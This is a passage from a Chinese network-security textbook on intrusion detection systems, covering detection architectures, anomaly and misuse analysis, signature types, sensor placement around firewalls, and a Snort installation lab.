


图 5.12　基于网络的 IDS 中网络引擎的配置

控制台用于监控全网络的网络引擎。为了防止假扮控制台入侵或拦截数据，在控制台与网络引擎之间应创建安全通道。

基于网络的入侵检测系统主要用于实时监控网络关键路径。它的隐蔽性好、视野宽、侦测速度快、占用资源少、实施简便，并且还可以用单独的计算机实现，不增加主机负担。但难于发现所有数据包，对于加密环境无能为力，用在交换式以太网上比较困难。

基于主机的 IDS 提供了基于网络的 IDS 不能提供的一些功能，如二进制完整性检查、记录分析和非法进程关闭等。同时由于不受交换机隔离的影响，在交换网络中非常有用。但是它对网络流量不敏感，并且由于运行在后台，不能访问被保护系统的核心功能(不能将攻击阻挡在协议层之外)。它的内在结构没有任何束缚，并可以利用操作系统提供的功能，结合异常分析，较准确地报告攻击行为，而不是根据网上收集到的数据包去猜测发生的事件。但是它们往往要求为不同的平台开发不同的程序，从而增加了主机的负担。

总之，单纯地使用基于主机的入侵检测或基于网络的入侵检测都会造成主动防御体系的不全面。但是，由于它们具有互补性，所以将两种产品结合起来，无缝地部署在网络内，就会构架成综合了二者优势的主动防御体系，既可以发现网段中的攻击信息，又可以从系统日志中发现异常情况。这种系统一般为分布式，由多个部件组成。

② 分布式与集中式数据收集机制

分布式 IDS 收集的数据来自一些固定位置，而与受监视的网元数量无关。集中式 IDS 收集的数据来自一些与受监视的网元数量有一定比例关系的位置。

③ 直接监控和间接监控

IDS 从它所监控的对象处直接获得数据，称为直接监控；反之，如果 IDS 依赖一个单独的进程或工具获得数据，则称为间接监控。

就检测入侵行为而言，直接监控要优于间接监控，因为：

- 从非直接数据源获取的数据在被 IDS 使用之前，入侵者还有进行修改的潜在机会。
- 非直接数据源可能无法记录某些事件，例如它无法访问监视对象的内部信息。
- 在间接监控中，数据一般都是通过某种机制(如编写审计代码)生成的，但这些机制并不是 IDS 的具体要求，因而从间接数据源获得的数据量要比从直接数据源获得的数据量大得多。并且间接监控机制的可伸缩性小，一旦主机及其内部被监控要素增

加，过滤数据的开销会降低监控主机的性能。

• 间接数据源的数据从产生到 IDS 访问之间有一个时延。

但是由于直接监控操作的复杂性，目前的 IDS 产品中只有不足 20%使用了直接监控机制。

④ 外部探测器和内部探测器

外部探测器的监控组件（程序）独立于被监测各组件（硬件或软件）的实现。内部探测器的监控组件（程序）附加于被监测各组件（硬件或软件）的实现。表 5.1 给出了它们的优缺点比较。

表 5.1 外部探测器和内部探测器的优缺点

比较内容	外部探测器	内部探测器
错误引入和安全性	• 代理消耗了过量资源； • 库调用错误地修改了某些参数； • 有被入侵者修改的潜在可能	• 要嵌入被监控程序中，修改被监控程序时容易引进错误。 对策：探测器代码尽量短。 • 不是分离进程，不易被禁止或修改
可实现性、可使用性、可维护性	好： • 探测器程序与被监控程序分离； • 从主机上进行修改、添加或删除等较容易； • 可以利用任何合适的编程语言	差： • 需要集成到被监视程序中，难度较大； • 需要使用与被监视程序相同的编程语言； • 设计要求高，修改、升级难度大
开销	差： 数据生成和使用之间存在时延	小： • 数据的产生和使用之间的时延小； • 不是分离进程，避免了创建进程的主机开销
完备性	差： • 只能从“外面”监察程序； • 只能访问外部可以获得的数据——获取能力有限	好： • 可以放置在所监视程序的任何地方； • 可以访问所监视程序中的任何信息
正确性	只能根据可获数据作出基于经验的猜测	较完全

2. 数据分析

数据分析是 IDS 的核心，它的功能就是对从数据源提供的系统运行状态和活动记录进行同步、整理、组织、分类以及各种类型的细致分析，提取其中包含的系统活动特征或模式，用于对正常和异常行为的判断。

入侵检测系统的数据分析技术依检测目标和数据属性，分为异常发现技术和模式发现技术两大类。最近几年还出现了一些通用的技术。

(1) 异常发现技术

异常发现技术用在基于异常检测的 IDS 中。如图 5.13 所示，在这类系统中，观测到的

不是已知的入侵行为，而是所监视通信系统中的异常现象。如果建立了系统的正常行为轨迹，则在理论上就可以把所有与正常轨迹不同的系统状态视为可疑企图。由于正常情况具有一定的范围，因此正确地选择异常阈值和特征，决定何种程度才是异常，是异常发现技术的关键。




图 5.13　异常检测模型

异常检测只能检测出那些与正常过程具有较大偏差的行为。由于对各种网络环境的适应性较弱，且缺乏精确的判定准则，异常检测有可能出现虚报现象。

异常发现技术包括表 5.2 所示的一些。其中，自学习系统通过学习事例构建正常行为模型，又可分为时序和非时序两种；可编程系统需要通过程序测定异常事件，让用户知道哪些是足以破坏系统安全的异常行为，又可分为描述统计和默认否定两类。

表 5.2　异常发现技术

类　　型		方　　法	系 统 名 称
自学习型	非时序	规则建模	Wisdom & Sense
		描述统计	IDES、NIDES、EMERRALD、JiNao、Haystack
	时序	人工神经网络	Hyperview
可编程型	描述统计	简单统计	MIDAS、NADIR、Haystack
		基于简单规则	NSM
		门限	Computer-watch
	默认否定	状态序列建模	DPEM、Janus、Bro

（2）模式发现技术

模式发现又称特征检测或滥用检测。如图 5.14 所示，它们是基于已知系统缺陷和入侵模式，即事先定义了一些非法行为，然后将观察现象与之比较作出判断。这种技术可以准确




图 5.14　误用检测模型

地检测具有某些特征的攻击，但是由于过度依赖实现定义好的安全策略，而无法检测系统未知的攻击行为，因而可能产生漏报。

模式发现技术通过对确知的决策规则编程实现，常用的技术有如下 4 种。

① 状态建模：状态建模将入侵行为表示成许多个不同的状态。如果在观察某个可疑行为期间，所有状态都存在，则判定为恶意入侵。状态建模从本质上来讲是时间序列模型，可以再细分为状态转换和 Petri 网，前者将入侵行为的所有状态形成一个简单的遍历链，后者将所有的状态构成一个更广义的树形结构的 Petri 网。

② 串匹配：串匹配通过对系统之间传输的或系统自身产生的文本进行子串匹配实现。该方法灵活性欠差，但易于理解，目前有很多高效的算法，其执行速度很快。

③ 专家系统：专家系统可以在给定入侵行为描述规则的情况下，对系统的安全状态进行推理。一般情况下，专家系统的检测能力强大，灵活性也很高，但计算成本较高，通常以降低执行速度为代价。

④ 基于简单规则：类似于专家系统，但相对简单一些，执行速度快。

（3）混合检测

近几年来，混合检测日益受到人们的重视。这类检测在作出决策之前，既分析系统的正常行为，同时还观察可疑的入侵行为，所以判断更全面、准确、可靠。它通常根据系统的正常数据流背景来检测入侵行为，故也有人称其为“启发式特征检测”。属于这类检测的技术有：人工免疫方法；遗传算法；数据挖掘等。

3. 入侵检测系统的特征库

IDS 要有效地捕捉入侵行为，必须拥有一个强大的入侵特征（signature）数据库，这就如同公安部门必须拥有健全的罪犯信息库一样。

IDS 中的特征就是指用于判别通信信息种类的样板数据，通常分为多种，以下是一些典型情况及其识别方法。

- 来自保留 IP 地址的连接企图：可通过检查 IP 报头（IP header）的来源地址进行识别。
- 带有非法 TCP 标志联合物的数据包：可通过 TCP 报头中的标志集与已知正确和错误标记联合物的不同点来识别。
- 含有特殊病毒信息的 E-mail：可通过对比每封 E-mail 的主题信息和病态 E-mail 的主题信息来识别，或者通过搜索特定名字的外延来识别。
- 查询负载中的 DNS 缓冲区溢出企图：可通过解析 DNS 域及检查每个域的长度来识别。另外一个方法是在负载中搜索“壳代码利用”（exploit shellcode）的序列代码组合。
- 对 POP3 服务器大量发出同一命令而导致 DoS 攻击：通过跟踪记录某个命令连续发出的次数，看是否超过了预设上限，而发出报警信息。
- 未登录情况下使用文件和目录命令对 FTP 服务器的文件访问攻击：通过创建具备状态跟踪的特征样板以监视成功登录的 FTP 对话，发现未经验证却发命令的入侵企图。

显然，特征的涵盖范围很广，有简单的报头域数值、有高度复杂的连接状态跟踪、有扩展的协议分析。

此外，不同的 IDS 产品具有的特征功能也有所差异。例如，有些网络 IDS 系统只允许很少地定制存在的特征数据或者编写需要的特征数据，另外一些则允许在很宽的范围内定制或编写特征数据，甚至可以是任意一个特征。一些 IDS 系统，只能检查确定的报头或负载数值，另外一些则可以获取任何信息包的任何位置的数据。

4. 响应

早期的入侵检测系统的研究和设计把主要精力放在对系统的监控和分析上，而把响应的工作交给用户完成。现在的入侵检测系统都提供响应模块，并提供主动响应和被动响应两种响应方式。一个好的入侵检测系统应该让用户能够裁减定制其响应机制，以符合特定的需求环境。

（1）主动响应

在主动响应系统中，系统将自动或以用户设置的方式阻断攻击过程或以其他方式影响攻击过程，通常可以选择的措施有：

- 针对入侵者采取的措施；
- 修正系统；
- 收集更详细的信息。

（2）被动响应

在被动响应系统中，系统只报告和记录发生的事件。

5.3.4 入侵检测系统的实现

1. 入侵检测系统的设置

网络安全需要各个安全设备的协同工作和正确设置。由于入侵检测系统位于网络体系中的高层，高层应用的多样性导致了入侵检测系统分析的复杂性和对计算资源的高需求。在这种情形下，对入侵检测设备进行合理的优化设置，可以使入侵检测系统更有效地运行。

图 5.15 是入侵检测系统设置的基本过程。

从图 5.15 可以看出，入侵检测系统的设置需要经过多次回溯及反复调整。




图 5.15　入侵检测系统设置的基本过程

2. 在基于网络的入侵检测系统中部署入侵检测器

基于网络的入侵检测系统主要检测网络数

据报文，因此一般将检测器部署在靠近防火墙的地方。具体做法有如图 5.16 所示的几个位置。




图 5.16　基于网络的入侵检测器的部署

(1) DMZ 区内

在这里可以检测到的攻击行为是所有针对向外提供服务的服务器的攻击。由于 DMZ 中的服务器是外部可见的，因此在这里检测最为需要。同时，由于 DMZ 中的服务器有限，所以针对这些服务器的检测，可以使入侵检测器发挥最大优势。但是，在 DMZ 中，检测器会暴露在外部，而失去保护，遭受攻击，导致无法工作。

(2) 内网主干(防火墙内侧)

将检测器放到防火墙的内侧，有如下几点好处：

- 检测器比放在 DMZ 中安全。
- 所检测到的都是已经渗透过防火墙的攻击行为。从中可以有效地发现防火墙配置的失误。
- 可以检测到内部可信用户的越权行为。
- 由于受干扰的机会少，报警几率也少。

(3) 外网入口(防火墙外侧)

优势是：

- 可以对针对目标网络的攻击进行计数，并记录最为原始的数据包。
- 可以记录针对目标网络的攻击类型。

但是，不能定位攻击的源和目的地址，系统管理员在处理攻击行为上也有难度。

(4) 在防火墙的内外都放置

这种位置可以检测到内部攻击，又可以检测到外部攻击，并且无须猜测攻击是否穿越防火墙，但是，开销较大。在经费充足的情况下是最理想的选择。

(5) 关键子网

这个位置可以检测到对系统关键部位的攻击，将有限的资源用在最值得保护的地方，获得最大效益或投资比。

3. 在基于主机的入侵检测系统中部署入侵检测器

基于主机的入侵检测系统通常是一个程序。在基于网络的入侵检测器的部署和配置完成后，基于主机的入侵检测将部署在最重要、最需要保护的主机上。

4. 报警策略

检测到入侵行为需要报警。具体报警的内容和方式需要根据整个网络的环境和安全需要确定。例如：

- 对一般性服务企业，报警集中在已知的有威胁的攻击行为上；
- 对关键性服务企业，需要将尽可能多的报警记录并对部分认定的报警进行实时反馈。

5.3.5 入侵检测产品的选择

1. 购买入侵检测系统考虑的基本因素

- 实时性。
- 自动反应能力。
- 能检测到所有事件，不会发生遗漏警报。
- 跨平台性好，能在多种平台上运行。

2. 理想的入侵检测系统的几个特点

- 快速控制。
- 良好的误报警管理。
- 显示过滤器。
- 标志已经分析过的事件。
- 层层探究的能力。
- 关联分析能力。
- 报告能力。

实验 17 构建一个 IDS

1. 实验目的

(1) 了解目前 IDS 产品的发展情况。
(2) 掌握一种 IDS 的安装、配置和使用方法。

2. 实验内容

(1) 安装一种 IDS 的最新版本。例如，
- Snort 的最新版本；
- LIDS(Linux 入侵检测系统)是 Linux 内核补丁和系统管理员工具(lidsadm)；
- 其他。

(2) 使用安装的 IDS 对一个系统(网络)进行测试。
(3) 对检测结果进行评价。

(4) 针对测试结果提出应对措施。

3. 实验范例——Snort 及其使用

Snort 是目前应用最为广泛的一个 IDS 产品。它是一个轻量级的网络入侵检测系统，即指该软件在运行的时候只占用极少的网络资源，对原有网络性能影响很小。Snort 有如下一些功能：

- 实时通信分析和信息包记录；
- 包装有效载荷检查；
- 协议分析和内容查询匹配；
- 探测缓冲区溢出、秘密端口扫描、CGI 攻击、SMB 探测、操作系统侵入尝试；
- 对系统日志、指定文件、UNIX socket 或通过 Samba 的 WinPopus 进行实时报警。

Snort 是一个跨平台软件，所支持的操作系统非常广泛，比如，Windows、Linux、SunOS 等都支持。在 Windows 下安装比较简单：首先下载 Windows 下网络数据包捕获工具 WinPcap，然后下载 Snort 安装包，直接双击即可。

安装 Snort 所需的软件包及其下载网址见表 5.3 所示。

表 5.3 安装 Snort 需要的软件包

软件包	网　　址	说　　明
LibPcap	http://www.tcpdump.org/release//	捕包程序库
Snort	http://www.snort.org/dl/	
SnortRules	http://www.snort.org/dl/rules/snortrules-snapshot-2_2.tar.gz	
OpenSSL	http://www. openssl. org/source/openssl-0.9.7d.tar.gz	实现 SSL 和 TLS
Stunnel	http://www.stunnel.org/download/source.html	建立并维护加密会话
ACID	http://acidlab.sourceforge.net	基于 Web 的入侵事件数据库分析控制台
mod_ssl	http://www.modssl.org/source/	Apache 与 OpenSSL 之间的接口
gd	http://www.boutell.com/gd/	图形库
ADODB	http://php.weblogs.com/ADODB	为 ACID 提供便捷的数据库接口
Phplot ACID	http://www.phplot.com	所依赖的制图库
Apache	http://www. apache. org/dyn/closer. cgi/httpd/	Web 服务器
MySQL	http://www. mysql. com/download/mirrors.html	入侵事件数据库
PHP(v>4.2)	http://www.php.net	应用程序服务器

使用 Snort 需要经过下面的一些安装过程。

(1) 安装 OpenSSL。

(2) 安装并配置 Stunnel。
(3) 安装并配置 MySQL。
(4) 用户和数据库初始化。
(5) 配置 mod_ssl。
(6) 安装 gd。
(7) 安装并配置 PHP。
(8) 安装 Apache。
(9) 安装 ADODB。
(10) 安装 ACID。
(11) 安装 LibPcap。
(12) 安装 OpenSSL。
(13) 安装并配置 Stunnel。
(14) 安装 MySQL 客户端。
(15) 安装 Snort。
(16) 配置 snort.conf。
(17) 配置规则集。
(18) 使用 Snort。
Snort 有 3 种工作模式：嗅探器、数据包记录器、网络入侵检测系统。

4. 实验准备

(1) 查找关于 IDS 产品的有关资料。
(2) 从免费的 IDS 产品中选择一种合适的产品。
(3) 设计所选择 IDS 的安装环境和步骤。
